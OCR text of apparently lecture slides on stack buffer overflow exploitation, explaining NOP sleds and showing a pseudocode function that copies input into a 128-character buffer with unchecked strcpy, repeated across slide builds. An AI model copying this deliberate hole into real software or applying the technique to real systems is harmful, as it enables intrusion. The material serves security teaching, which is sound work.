
Hitting the Target

Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs



Hitting the Target


Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs

Challenge: how can we reliably guess the address of the shellcode?



Hitting the Target

Address of shellcode must be guessed exactly


- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs

Challenge: how can we reliably guess the address of the shellcode?

- Cheat!
- Make the target even bigger so it's easier to hit ;)



Hit the Ski Slopes

Most CPUs support no-op instructions

- Simple, one byte instructions that don’t do anything
- On Intel x86, 0x90 is the NOP

Hit the Ski Slopes

Most CPUs support no-op instructions

- Simple, one byte instructions that don’t do anything
- On Intel x86, 0x90 is the NOP

Key idea: build a NOP sled in front of the shellcode


- Acts as a big ramp
- If the instruction pointer lands anywhere on the ramp, it will execute NOPs until it hits the shellcode

Exploit v2

```
0: void print(string s) {
     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




Exploit v2

```
0: void print(string s) {
     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




Exploit v2

IP

```
0: void print(string s) {
     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```




Exploit v2

```
0: void print(string s) {
     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




Exploit v2

```
0: void print(string s) {
     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




Exploit v2

```
0: void print(string s) {
